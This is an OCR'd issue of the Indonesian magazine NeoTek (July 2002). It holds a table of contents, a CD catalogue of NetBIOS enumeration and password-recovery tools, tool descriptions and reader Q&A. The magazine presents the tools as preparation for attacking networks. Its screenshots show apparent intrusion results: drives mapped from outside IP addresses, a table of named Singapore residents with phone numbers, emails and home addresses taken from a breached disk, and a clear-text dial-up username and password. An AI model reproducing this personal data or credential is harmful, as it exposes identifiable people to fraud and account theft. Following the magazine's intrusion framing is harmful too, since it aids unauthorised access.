


Intip Password! (lagi)



SnadBoy's Revelation

Lupa *password* lagi? Tapi password itu masih ada dan tampil sebagai deretan *asterisk* saja. Jangan khawatir. Kini ada SnadBoy's Revelation yang akan mengungkapkan kembali password anda.

Caranya pun sangat mudah. Instal SnadBoy's Revelation dari CD NeoTek bulan ini atau download dari situs aslinya di:

<http://www.snadboy.com/>

lalu jalankan sang pengungkap password ini.

Lihat kursor lingkaran+ (circled+ cursor) yang tampak seperti alat bantu membidik itu? Nah kursor istimewa ini dapat anda geret saja dan tempatkan di atas tanpa ******* itu dan voila!

Apa yang ada di balik ******* itu pun diungkapkan oleh SnadBoy!


Nah!

Mau main rahasia-rahasia apa lagi sekarang?

Windows 9x mempunyai fasilitas untuk mengingat password yang disimpan dalam file dengan ekstensi .pwl. Efek buruknya, kita sering lupa akan password kita sendiri. Untuk itulah sebenarnya fungsi SnadBoy's revelation. Sama juga dengan fungsi pwlview yang dapat anda peroleh pada CD NeoTek bulan ini juga atau download dari:

<http://lastbit.com/vitas/pwlview.asp>

Fungsi pwlview sama dengan SnadBoy's Revelation, namun dengan tampilan command line, tampak kurang 'heboh' dibandingkan SnadBoy's Revelation.



NEOTEK

Pendamping Berselancar
www.neotek.co.id

Daripada anda men-download...

NeoTek menyediakan CD yang berisi program-program yang dibahas pada NeoTek nomor ini:

- Legion 2.1
- SMBScanner
- SolarWinds
- Snmputil
- OpenUSS 1.2 Final
- SDK 1.3.1.02 Windows
- Banner Maker Pro
- Coffee View 2.5
- Blitz 2D
- Ulead GIF Animator
- Pwview
- ICQ Password Recovery

Dapatkan CD-ROM-nya dalam satu paket dengan majalah NeoTek:

Majalah + CD Rp19.500
CD saja Rp15.000

Hubungi

Bagian Sirkulasi
Majalah NeoTek

Tel. (021) 548 1457

Faks. (021) 532 9041

email:

pemasaran@neotek.co.id

Kontak: Elvi R. Naingolan

PENAWARAN KHUSUS

Dapatkan koleksi 8 CD NeoTek

- CD NEOTEK 2-1
- CD NEOTEK 2-2
- CD NEOTEK 2-3
- CD NEOTEK 2-4
- CD NEOTEK 2-5
- CD NEOTEK 2-6
- CD NEOTEK 2-7
- CD NEOTEK 2-8

Dengan harga Rp95.000,-

Salam!

Menggali informasi lewat enumerasi sebelum serangan dimulai.

Name	Type	Total S...	Free Space
3½ Floppy (A:)	3½-inch Floppy Disk		
WINDOWS ME (C:)	Local Disk	35.2 GB	30.5 GB
Local Disk (D:)	Local Disk		
Compact Disc (E:)	Compact Disc		
Compact Disc (F:)	Compact Disc		
Control Panel	System Folder		
Shareddocs on '203.125.212.90' (G:)	Network Drive	338 MB	1.07 GB
Office on '203.125.212.103' (H:)	Network Drive	663 MB	855 MB
D on '203.125.212.133' (I:)	Network Drive		
Download on '203.125.212.133' (J:)	Network Drive	1.99 GB	64.5 MB
Account on '203.125.212.221' (K:)	Network Drive	38.3 GB	34.5 GB

- Legion dapat menembus jaringan komputer yang tidak diproteksi lewat IP Address dan membuat hard disk komputer sasaran sebagai hard disk pengguna Legion. Penyerang dapat memperlakukan file di hard disk sasaran sebagai filenya sendiri.

Enumerasi anda perlukan sebelum anda, sebagai seorang 'hacker,' melancarkan serangan ke jaringan komputer sasaran anda. Dan untuk mengumpulkan informasi lewat enumerasi itu anda membutuhkan perangkat utilitas. NeoTek, lewat CD NeoTek, bukan hanya memberikan perangkat tersebut, tetapi juga menyajikan cara penggunaannya. Jadi, silakan simak cara menjalani langkah ketiga dalam upaya hacking, setelah foot printing dan scanning, lewat sajian NeoTek kali ini.

Redaksi

redaksi@neotek.co.id

Bagaimana menghubungi NEOTEK?

KONTRIBUSI ARTIKEL

redaksi@neotek.co.id

SURAT PEMBACA

support@neotek.co.id

WEBMASTER

webmaster@neotek.co.id

PEMASARAN

pemasaran@neotek.co.id

CHATROOM DI DALNET

#neoteker

MILIS PARA NEOTEKER

http://groups.yahoo.com/group/majalahneotek

ADMINISTRASI IKLAN

Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK

Tel. 021-3854764

ALAMAT REDAKSI

Gedung Cahaya Palmerah Suite 506
Jl. Palmerah Utara III No. 9
Jakarta 11480

Daftar Isi

NeoTek Vol. II No. 10

NeoStart

7 Arsip Milis NeoTek
Apa saja yang sudah dibahas di milis? Gunakan Search!

8 Mengganti Ikon dll
Sulit mengganti ikon folder khusus? Ikuti tip-nya untuk memperoleh tampilan berbeda.



NeoGame

48 Membuat Game
Buat game sendiri dengan menggunakan program Blitz Basic. Caranya mudah tanpa pemrograman ruwet.

Situs NeoTek

www.neotek.co.id
neotek.kpone.com.sg

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

NeoStyle

44 Mengganti Shutdown dan Log Off


Tip untuk mengganti nama kedua menu di atas pada menu Start dengan utilitas WinHex, sebuah Hex Editor yang cukup andal.

46 Membuat Banner dengan Banner Maker

Membuat banner dengan Banner Maker Pro2 menjadi pekerjaan yang mudah dan menyenangkan.



NeoTutor



10 psyBNC untuk Chat
Untuk melindungi diri anda saat chat dari serangan tertentu, anda dapat menggunakan psyBNC.

12 Nguping di IRC
Menyadap pembicaraan yang berlangsung di ruang ngobrol (chat room) IRC dapat dilakukan dengan mengirimkan skrip buatan anda ke teman ngobrol yang anda ingin ketahui isi chat-nya.

16 Forum ala Milis
ASP memungkinkan anda membuat forum ala milis di halaman Web anda sehingga fasilitas di situs anda bertambah lengkap.

21 Operator JavaScript
Bagian ketiga dari tutorial JavaScript membahas operator pada JavaScript.

NeoEdu

23 OpenSource & Java
Peran piranti lunak Open Source dalam pemebelajaran bahasa pemrograman Java.



NeoTekno

- 26** **Sebelum Menyerang**
Dalam hacking, sebelum menyerang anda perlu mengumpulkan informasi lewat enumerasi.

34 Menyusup dengan Legion

File sharing pada Windows (fasilitas NetBIOS) banyak dimanfaatkan orang untuk menyusup masuk komputer orang lain. Salah satu utilitas yang dapat digunakan untuk menyusup adalah program utilitas Legion.

No	Name	Tel	HP	Email	address
1	Amos Lim	7453207	97910528	amoslim@bigfoot.com	BLK 17, Eunoss Crescent, #11-2887, S400
2	Andrew Ng	2787345	93803129	dec7319@singnet.com.sg	Blk 106B # 11-575 Depot Road Singapore
3	Ang Siew Hong		98520822	olnesh@singnet.com.sg	Blk 451, #04-499, Sin Ming Ave, S'pore 57
4	Annie Ong	7548763	97713170	ama79@yahoo.com	Blk 238, #07-1054, Yishun Ring Road, S'p
5	Balamurugan		90233430	savikalpa@hotmail.com	10#52 kimkeatave
6	Chan Kar Wei	2203030	98470805	karwei@hongkong.com	Blk 105, Spottiswoode Park Rd, #11-130 S
7	Charles Ho	4456244	98510343	charlesh_sg@yahoo.com	68 tanah merah kecil rd s(466692)
8	Ching Su-Yin	2824181	98428873	clys@pacific.net.sg	[Labu Ayer S(638068)
9	Elaine Chan	7759479	98453849	echanpc@singnet.com.sg	Blk 22 Dover Crescent #02-384 S(130023)
10	Fred Sim	2844668	97806727	fred_sim@hotmail.com	Block 244, #16-05 Chuan Park, Lorong Ch
11	Gladys Ng	4834016	96909330	ngbeegeo@yahoo.com.sg	Blk 542, Serangoon North Ave 4, #11-01, S
12	Heng Chin Sheng	3829384	97829695	hengchinsheng@hotmail.com	Blk 720 Hougang Ave 2 #06-389 S(530720)
13	Jayanth Nagarajan	2412074	97604765	jay@studiojn.com	7 Marine Vista #23-11 NeptuneCourt S(44
14	Joanne Liang	3430292	97668629	jspring@yahoo.com.sg	Blk 320 Hougang Ave 5 #09-18 S(530320)
15	Jonathan Wong	3644102	97579715	vayron@yahoo.com	643 Woodlands Ring Rd. #09-36, S(73064
16	Kelly Chua	7911307	97944066	kellychua@bigfoot.com	Blk 718, Jurong West St 71 #04-101 S6

Isi hard disk komputer yang berhasil ditembus alias diintip secara remote dengan menggunakan utilitas Legion v2.1

- 36** **Poledit si Pelindung**
Penyelusupan ke komputer anda dapat ditangkis dengan menggunakan dengan utilitas bernama Policy Editor (Poledit).

- 41** **Melacak Port Number**
Lacak port number secara remote dengan menggunakan Ultra-Scan. Gunakan juga tabel port number yang jumlahnya mencapai 65.535.

Inbox

- 6** NmN
Neoteker menjawab Neoteker dalam forum milis NeoTek

NeoRagam

- 4** Ada Apa di CD NeoTek?
Enumeration Tools
Password Eavesdropping
SNMP Utilities

- 5** Daftar Isi CD NeoTek
PWL View
Program Dasar

NeoTek Agustus 2002

Intrusion Detection System

Cara mendeteksi serangan yang terhadap suatu jaringan kerja dengan menggunakan Snort.

Terminal Diskless

Berdayakan komputer-komputer tua anda agar secanggih kemampuan server-nya.

Cara Membuat Virus

Jangan hanya menerima serangan virus. Pelajari cara membuat virus (dan juga worm) agar anda dapat menjaga diri, tentunya!

NeoSoft

- 0** **Snadboy's Revelation**
Mengendus password pada komputer yang tadinya tampil hanya sebagai untai ****.

RealProfil

- 3** **Kru NeoTek**
Bermarkas di Gedung Cahaya Palmerah 503 Jl. Palmerah Utara III No. 9 Jakarta 11480
Telp. 021-5481457
Fax. 021-5329041

Pemimpin Umum

Fachri Said

Pemimpin Redaksi

Kosasih Iskandarsjah

Redaktur Ahli

Onno W. Purbo
Michael S. Sunggiardi

Pemimpin Usaha

Fahmi Oemar
Ridwan Fachri

Redaktur Pelaksana

Gianto Widiyanto
Dadi Pakar

Sekretaris Redaksi

Elvy Risma Nainggolan

Dewan Redaksi

David Sugianto
Stanley

Webmaster

Supriyanto

Pemasaran

Hedhi Sabaruddin
Tuti Sundari

Iklan dan Promosi

Stanley
Elvy Risma Nainggolan

Keuangan

Aswan Bakri

Bank

Bank BNI

a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank BCA KCP Rawamangun

a.n. Aswan Bakri
No. rekening 0940544131

Ada Apa di CD NeoTek?

CD NeoTek
Juli 2002



Enumerasi mendapat perhatian khusus sebagai bahasan pada NeoTek nomor ini. Isi CD NeoTek pun mencerminkan bahasan utama kami. Pada golongan Enumeration Tools, anda dapat menjumpai sejumlah alat bantu untuk enumerasi yang biasa digunakan para hacker untuk mengumpulkan informasi yang memadai sebelum memulai serangan ke jaringan kerja komputer yang menjadi sasarannya. Program bantu itu misalnya **Legion**, **SMB Scanner**, **Snmputil**, **SolarWinds**, serta masih banyak lagi.

Bahasan tentang *tweaking* ternyata mendapat reaksi positif dari para pembaca. Kami kembali menyertakan cara mengubah Shut Down dan Log Off pada menu Start dan tidak lupa menyertakan **WinHex** sebagai Hex Editor untuk tujuan ini.

Beberapa program yang semakin lazim digunakan oleh pemakai komputer seperti **DivX** codec dan **DirectX** juga kembali ditampilkan. Silakan mencobanya!

Enumeration tools disajikan pada CD kali ini untuk melengkapi topik utama pada nomor ini. Tak kalah menariknya adalah **PsyBNC** yang membuat kegiatan chatting anda lebih canggih.

ENUMERATION TOOLS

uNT Hacking Kit'

NT Resource Kit yang dijudi hacking kit. Tersedia utilitas populer untuk NT3.1, 3.5, 3.51, dan 4.0

uNbtscan 1.0.3

Mengotomatisasi perintah nbtstat yang powerful untuk multiple IP Address.

uLegion v.2.1

NetBIOS scanning tool yang cepat dan dilengkapi brute force tool untuk mendapatkan akses remote resource share Windows maupun Samba.

uSharesFinder


Versi lain dari NetBIOS scanning tool. Cukup canggih walau kinerjanya tidak secepat Legion.

uNetBIOS Auditing Tool

NetBIOS scanner yang berjalan pada Windows NT atau Linux. Juga dengan fasilitas brute force

uSMBScanner

NetBIOS scanner yang bukan saja menampilkan folder atau disk, melainkan juga SMB share lain seperti remote printer yang dapat anda akses dari jauh.



uDumpSec (DumpAcl)

Salah satu share enumeration terbaik untuk Windows NT. Hanya berjalan pada Windows NT.

uEpdump

Melacak RPC (Remote Procedure Call) endpoint mapper dan menunjukkan servis yang terkait pada IP Address dan port number-nya.

uNetviewx

Serupa dengan epdump dan sering digunakan dalam RAS (Remote Access).

uWinfo

Mengekstrak user account, shares, interdomain, server, dan workstation trust account.

uNbtDump

Melaksanakan null-session, enumerasi share dan user account, serta melaporkannya dalam format HTML.

uGetMAC

Menampilkan identitas (MAC Address) dan device name dari interface card pada suatu remote machine.

PASSWORD EAVESDROPPING

Password merupakan piranti security yang paling luas penggunaannya. Sayangnya banyak yang kurang berhati-hati mengelola password. Pelbagai tools pengintai password disajikan untuk meningkatkan kewaspadaan anda.

uSnadboy's Revelation

Password hanya tampak dalam bentuk *****? Gunakan Snadboy's Revelation untuk mengungkapkannya.

uPwview

Windows menyediakan fasilitas untuk menyimpan password. Tahukah anda bahwa file ini mudah dibaca?

uPwlhack

Utilitas command line untuk semua versi Windows. Mendukung brute force dan dictionary attack.

uICQ Password Recovery uICQr Information

Men-decrypt user name dan password dari file .DAT milik ICQ user.

uXIntruder

Memanfaatkan SMB vulnerability untuk mendapatkan password dari suatu share, baik pada LAN maupun melalui Internet.

uCain 1.0

Password recovery tool 'terbaik' untuk Windows 9x.

SNMP Utilities

uSnmputil

Tool command line enumerasi SNMP (Simple Network Management Protocol)

uSolarWinds

Tool scanning lengkap yang di antaranya menyediakan fasilitas SNMP browser dan MIB scanning.

uSideStep

Vulnerability scanner yang juga menyediakan fasilitas SNMP scanning. Dapat dijalankan dalam metode evade (menghindari pelacakan IDS (Intrusion Detection System)).

uTHC Happy Browser

Cara mudah melacak service apa saja yang disediakan pada suatu situs web.

daftar isi cd neotek

SCRIPTING DAN SERVER

ASP Edit	aspedit
JavaScript Editor 2.5	jse2em
JS Editor 2.0	jsedit160
Personal Web Server	setup

OPEN UNIVERSITY SUPPORT SYSTEM

OpenUSS 1.2 Final	openuss-dev-1-2-final
Business Objects Layer	jonas-2-4-4
Presentation Layer	enhydra3.1
JRE 1.3.1.02 Windows	jre-1_3_1_02-win-i
SDK 1.3.1.02 Windows	j2sdk-1_3_1_02-win
Java Plugin 1.1.3.005	plugin-1_1_3_005-win-i

mIRC SCRIPT DAN BOT

mIRC 5.91	mir591t
mIRC 6.0	mir60
mIRC 6.01	mir601
PsyBNC 2.3	psyBNC2.3.tar.gz
Putty	putty

ENUMERATION TOOL

NT 3.1 Resource Kit	
NT 3.5 Resource Kit	
NT 3.51 Resource Kit	
NT 4.0 Resource Kit	
Nbtscan 1.0.3	nbtscan1_0_3
Legion v.2.1	legion
NetBIOS Auditing Tool Win	nat
NetBIOS Auditing Tool Linux	nat10.tar.gz
SharesFinder	sharesfinder
SMBScanner	smbscanner-eng
Snmputil	snmputil
SolarWinds Engineering Ev.	SolarWinds2001-EE-Eval
SolarWinds Pro. Eval.	SolarWinds2001-PE-Eval
SolarWinds ProPlus Eval.	SolarWinds2001-PP-Eval
SideStep	sidestep
DumpSec NT	dumpacl
Epdump	epdump
GetMAC	getmac_setup
Netviewx	nvx005
Winfo	winfo
NbtDump	nbtDump
Enum NT (Linux)	enum.tar.gz
Netcat for NT	nc11nt
NT Admin Toolset	aintx
ScanMAC	scanmac
THC Happy Browser	thc-hb09
Visual MIB Browser	EMIBrowser006
xSeat Vulnerability Scan	xseat2.0
UltraScan	UScan12
Policy Editor	SetupPol

TWEAKING TOOL

WinHex 9.72	winhex
CaroX Io Tools	CaroXIO
CaroX 2.0	CaroX20
CaroX 2000 Bharatayuda	CaroXBrT

GAME AND GRAPHICS

Banner Maker Pro Trial	bmpro4trial
Blitz 2D	setup
Ulead GIF Animator Full	setup
Ulead Photo Impact Trial	install

PASSWORD EAVESDROPPING

SnadBoy's Revelation	RevelationV2
Pwllview	pwllview
Pwllhack 3.2	pwll_h32.rar
Pwllhack 4.02	pwll_h402.rar
Pwllhack 4.10	pwll_h410.rar
ICQ Password Recovery	icqpsw
ICQr Information	icqrin15
xIntruder	xintruder
Cain 1.0 Demo	cain10b

PROGRAM DASAR

Adobe Acrobat 5.05	rp505enu.exe
CoffeeCup Free Viewer Plus	CoffeeView25.exe
Directx 8.1 (Win2000)	DX81Nteng.exe
Directx 8.1 (Win9x/Me)	DX81eng.exe
DivX 4.12 Codec	DivX412Bundle.exe
Enzip 3.00	enzip.exe
FTP Explorer	ftpx.zip
nVidia drivers	Win9x_23.11.exe
nVidia drivers (XP)	Win2K-XP_23.11.exe
Real Player 8.0	RP8_setup.exe
Shockwave Player	Shockwave_Installer_Full.exe
Winamp 2.78	winamp278_full_exe
WinZip 8.1	winzip81.exe

```

PWLVIEW1
Auto
There is no security in this crazy world!
Windows API on local machine for current user (user must be logged in).
http://webdon.com, e-mail: vitas@webdon.com vitas@rocketmail.com, ICQ:3024702
*****
!DISCLAIMER!
!This program intended to be used for legal purpose only!
*****
This program shows cached passwords using standard (but undocumented)
Windows API on local machine for current user (user must be logged in).
There is much more powerful version of this program named pultool
is available at http://webdon.com/vitas . But it has larger size...
You may invoke pwllview in this way: pwllview >> textfile.txt
to save passwords in file (don't forget to press enter twice)
Press Enter to begin...

*Run\DSL1000 Dial-Up\kostasahi@singnet : etyf26wy
MAP1 : MAP1

Press Enter to quit
  
```

Pwll View

Fasilitas pada Windows untuk 'mengingat' password anda, khususnya pada dial-up networking, memang nyaman. Anda tidak perlu mengingat-ingat lagi password anda. Saking nyamannya anda akhirnya lupa apa password anda sebelumnya.

Password itu sebenarnya tersimpan dalam suatu file dengan ekstensi .pwl dan dapat anda dapatkan dengan menggunakan fasilitas Find. Setelah diperoleh, maka anda tinggal men-decrypt file ini untuk mendapatkan kembali password anda.

Salah satu tool untuk mendapatkan kembali password yang terlupakan ini adalah pwllview. Cara penggunaannya pun sangat mudah. Begitu dijalankan, apabila memang password anda tersimpan sebagai cache pada komputer, maka dengan hanya menekan <Enter> maka password itu akan ditampilkan kembali untuk anda.

Tool ini juga merupakan tool yang paling sering disalahgunakan untuk mengintip password orang.

Program Dasar

uCoffee Cup Viewer Plus

Image viewer yang mudah digunakan. Versi terakhir dilengkapi fungsi email, ftp, dan zip sehingga anda dapat memilih sekelompok gambar dan mengirimkannya kepada teman anda.

uDivX4

Codec film berformat DivX serta pemutar file multimedia yang andal.

uNvidia Driver

Driver grafik untuk card TNT, TNT2, dan GeForce 1, 2 dan 3. Dibuat untuk FreeBSD.

uEnzip

Utilitas kompresi zip untuk MS Windows. Dengan antarmuka yang stylish, program sederhana ini dirancang untuk dapat langsung bekerja pada Windows Explorer.



NmN

NeoTeker menjawab NeoTeker

Forum ini dimaksudkan sebagai bentuk *offline* dari *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

Kirim SMS

T: Posted May 1

Mengirim SMS dari Internet, menggunakan www.mtnsms.com, penerima tidak mendeteksi no. hp si pengirim. tapi no. telp. situs ybs yg terbaca.

Lalu, saya pertanyaan:

Situs mana selain www.mtnsms.com, dimana SMS yg diterima si penerima juga tercatat no. hp si pengirimnya. Situs mengirim SMS dilengkapi dgn gambar dan lagu. Bagaimana mendownload, gambar/image atau lagu, yg bisadimasukkan ke hp kita.

Hamdan

hamdan432@plasa.com

J: Posted May 1

coba di <http://www.1rstwap.com/partners/go.to/gsm-club>. Anda harus daftar dulu (free.....)

IGO

ihiwatta@yahoo.com

J: Posted May 1

Buat tambahan bisa juga pake www.sms.ac cepet juga koq nyampeknya.

Sekarang lg nggak harus daftar (walaupun daftarnya free..) soalnya lagi perbaikan (ktnya nambahin feature....). Feature sebelumnya udah lengkap koq. Cuma pengiriman dibatasi

wid

wiiid_230779@telkom.net

J: Posted May 2

Ada di www.1rstwap.com dimana apabila kita mengirim sms maka nomor kita yang akan dilihat oleh

pengirim tanpa embel-embel sangat mudah bisa juga download gambar dan lagu menyediakan freesms yang dapat dikirimkan 50 kali dalam 1 minggu

Budiyono

komp1e@yahoo.com

Linux Mandrake

T: Posted May 4

Saya ada beberapa pertanyaan tentang Linux Mandrake:

1. Saya sekarang pake Windows 98, kalo nginstal Linuxnya (free 5.40 Gb) langsung aja, setelah scandisk ama difrag. Lalu Windows-nya kemana? Apa tetap di hardisk saya, apa hilang setelah nginstal Linux (di tumpuk) ?
2. Gimana dgn software2 dan programs2 lain yg dulu saya install di Windows, apa hilang setelah install Linux Mandrake?
3. Apakah Linux Mandrake ini yg ada di cd NeoTek special linux mandrake ORIGINAL? Kalo biasanya saya instal window kan ada kode ato ketik kode registrasinya lao linux mandrake gimana?
4. Siapa sih yg nyiptain linux, kalo Windows kan Microsoft ?
5. Apakah semua software microsoft (windows) bisa jalan di Linux Mandrake?
6. Bisa gak saya instal linux mandrake-nya di hardisk baru (kosong)? Gimana caranya?
7. Untuk apa sih boot disket (gunanya)? Terima kasih atas jawabannya.

Andi Suryadi

sonar_x4@yahoo.com

J: Posted May 4

1. Nanti sewaktu instalasi Mandrake akan ada pilihan untuk resizing partisi Windows yang ada. Misalkan hard disk anda mula-mula 10 Gbyte dan yang masih free 5,5 Gbyte. Maka dengan fasilitas di Mandrake anda bisa kecilkan jadi misalnya 7 Gbyte. Linux Mandrake nanti akan diinstal di partisi yang 3 Gbyte yang anda sisihkan itu. Ada baiknya data-data penting di-back up (walaupun biasanya aman2 saja).
2. Karena partisi Windows tetap ada, semua yang ada di partisi itu tetap utuh.
3. Tidak ada nomor registrasi untuk instalasi Linux Mandrake. Linux bersifat open source dan free.
4. Linux digagas oleh Linus Torvalds dari Finlandia dan bekerja sama dengan Richard Stallman serta programmer seluruh dunia.
5. Software aplikasi pada Linux berbeda dengan Windows. Ada software yang sama untuk kedua sistem operasi itu, misalnya Netscape, ada juga padanannya: Gimp setara Photoshop, StarOffice setara MS Office, FreeAmp setara WinAmp, KDE Media Player setara Windows Media Player, dll.

Plug-in untuk browsing yang lazim di Windows seperti Quick Time, Shockwave, dll baru dapat berjalan pada Linux apabila pada Linux terlebih dulu di-install CrossOver plug-in.

Software-software besar pada Windows dapat berjalan pada Windows

dengan sebelumnya memasang pada Linux emulator Windows seperti VMWare atau Wine.

6. Bisa dong. Waktu boot lewat CD ROM Linux, instalasi akan berjalan dan anda akan mendapatkan hard disk anda sebagai /dev/hda1 yang masih kosong (empty). Anda tinggal alokasikan untuk Mandrake.
7. Kalau komputer anda menggunakan motherboard yang baru, maka boot dapat lewat CD ROM dan boot diskette tak perlu dibuat. Bila komputer anda tidak bisa boot dar CD ROM (walaupun ada CD ROM drive-nya) maka harus buat boot diskette. Anda boot dar diskette dan baru instal Linux-nya (tetap ambil dari CD ROM) file-file instalasinya.

Catatan: Pada NeoTek edisi khusus Mandrake ada salah cetak mengenai cara membuat boot disket. Halaman 5 (langkah 3 yang kedua: Copy Bot cdrom.img pada direktori /images. Itu keliru harusnya cari file cdrom.img pada direktori /boot.

Kosasih Iskandarsjah
kosasih_iskandarsjah@yahoo.com



BILA MILIS TELAH MENJADI GUDANG ARSIP...

Di milis NeoTek sebenarnya telah terjadi akumulasi informasi yang jumlahnya mencapai ribuan. Dan itu semua telah menjadi semacam arsip dengan subjek bahasan yang suatu saat mungkin perlu anda cari kembali.

Pernahkah anda suatu saat menghadapi permasalahan tertentu dalam ber-Internet atau berkomputer dan memerlukan jawaban atas masalah itu? Milis NeoTek bisa menjadi alternatif sumber informasi yang cukup baik karena milis ini kini telah mengarsip ribuan tanya jawab, diskusi, dan informasi lain mengenai Internet dan dunia teknologi informasi.

Untuk mencari informasi di milis ini anda dapat menggunakan fasilitas Search yang disediakan. Seperti halnya jika menggunakan fasilitas yang sama pada Search Engine, anda cukup memasukkan kata kunci dari informasi yang anda perlukan. Selanjutnya Yahoo!-lah yang akan bekerja untuk anda.

Mengais informasi di gudang arsip NeoTek



1

MASUK KE SITUS NEOTEK

Arahkan *browser* anda ke situs NeoTek di www.neotek.co.id atau neotek.kpone.com.sg. Lalu cari dan klik *link Mailing List* di kolom kiri halaman awal.

2

JUMLAH ARSIP MILIS

Setelah mengklik *link Mailing List*, anda akan diantar ke layar link berikutnya yang jika anda klik akan membawa anda ke halaman milis NeoTek. Dan inilah jumlah arsip yang telah tersimpan di NeoTek sampai artikel ini dibuat.

3

MEMASUKKAN KATA KUNCI

Pada kotak kosong yang disediakan, masukkan kata kunci dari informasi yang anda perlukan. Lalu klik tombol 'Search Archives.' Pada contoh ini kami mencari informasi mengenai 'psybnc.'

Subject
6995 Re: tanya bagaimana membobol server yang
6994 Re: tanya bagaimana membobol server yang
6280 psybnc
5761 Re: memakai proxy di IRC
4583 Re: mirc -->> bot dan script
